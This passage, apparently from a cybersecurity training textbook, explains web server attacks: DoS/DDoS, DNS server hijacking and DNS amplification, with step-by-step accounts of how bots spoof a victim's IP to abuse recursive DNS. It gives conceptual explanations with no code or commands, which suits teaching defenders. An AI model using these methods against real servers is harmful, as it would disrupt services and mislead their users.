


Web Server Attacks

An attacker can use many techniques to compromise a web server, such as DoS/DDoS, Domain Name System (DNS) server hijacking, DNS amplification, directory traversal, man in the middle (MITM)/sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, Secure Shell (SSH) brute force, and web server password cracking. This section describes these attack techniques in detail.

DoS/DDoS Attacks

- Attackers may send numerous fake requests to the web server, which causes web server crashing or makes it unavailable to the legitimate users
- Attackers may target high profile web servers such as banks, credit card payment gateways, and government owned services to steal user credentials



DoS/DDoS Attacks

A DoS/DDoS attack involves flooding targets with copious fake requests so that the target stops functioning and becomes unavailable to legitimate users. By using a web server DoS/DDoS attack, an attacker attempts to take the web server down or make it unavailable to legitimate users. A web server DoS/DDoS attack often targets high-profile web servers such as bank servers, credit-card payment gateways, and even root name servers.





Figure 13.6: Web server DDoS attack

To crash a web server running an application, the attacker targets the following services to consume the web server's resources with fake requests:

- Network bandwidth
- Server memory
- Application exception handling mechanism
- CPU usage
- Hard-disk space
- Database space



DNS Server Hijacking

The Domain Name System (DNS) resolves a domain name to its corresponding IP address. A user queries the DNS server with a domain name, and the DNS server responds with the corresponding IP address.

In DNS server hijacking, an attacker compromises a DNS server and changes its mapping settings to redirect toward a rogue DNS server that would redirect the user's requests to the attacker's rogue server. Consequently, when the user enters a legitimate URL in a browser, the settings will redirect to the attacker's fake site.





Figure 13.7: DNS server hijacking


DNS Amplification Attack

- Attacker takes advantage of the DNS recursive method of DNS redirection to perform DNS amplification attacks



DNS Amplification Attack (Cont'd)

- Attacker uses compromised PCs with spoofed IP addresses to amplify the DDoS attacks on victims' DNS server by exploiting the DNS recursive method



DNS Amplification Attack

Recursive DNS query is a method of requesting DNS mapping. The query goes through DNS servers recursively until it fails to find the specified domain name to IP address mapping.

The following are the steps involved in processing recursive DNS requests; these steps are illustrated in the below figure.

- **Step 1:**

  Users who desire to resolve a domain name to its corresponding IP address send a DNS query to the primary DNS server specified in its Transmission Control Protocol (TCP)/IP properties.

- **Steps 2 to 7:**

  If the requested DNS mapping does not exist on the user's primary DNS server, the server forwards the request to the root server. The root server forwards the request to the .com namespace, where the user can find DNS mappings. This process repeats recursively until the DNS mapping is resolved.

- **Step 8:**

  Ultimately, when the system finds the primary DNS server for the requested DNS mapping, it generates a cache for the IP address in the user's primary DNS server.




Figure 13.8: Recursive DNS query

Attackers exploit recursive DNS queries to perform a DNS amplification attack that results in DDoS attacks on the victim's DNS server.

The following are the steps involved in a DNS amplification attack; these steps are illustrated in the below figure.

- **Step 1:**

  The attacker instructs compromised hosts (bots) to make DNS queries in the network.

- **Step 2:**

  All the compromised hosts spoof the victim's IP address and send DNS query requests to the primary DNS server configured in the victim's TCP/IP settings.

- **Steps 3 to 8:**

  If the requested DNS mapping does not exist on the victim's primary DNS server, the server forwards the requests to the root server. The root server forwards the request to the .com or respective top-level domain (TLD) namespaces. This process repeats recursively until the victim's primary DNS server resolves the DNS mapping request.

- **Step 9:**

  After the primary DNS server finds the DNS mapping for the victim's request, it sends a DNS mapping response to the victim's IP address. This response goes to the victim because bots use the victim's IP address. The replies to copious DNS mapping requests from the bots result in DDoS on the victim's DNS server.

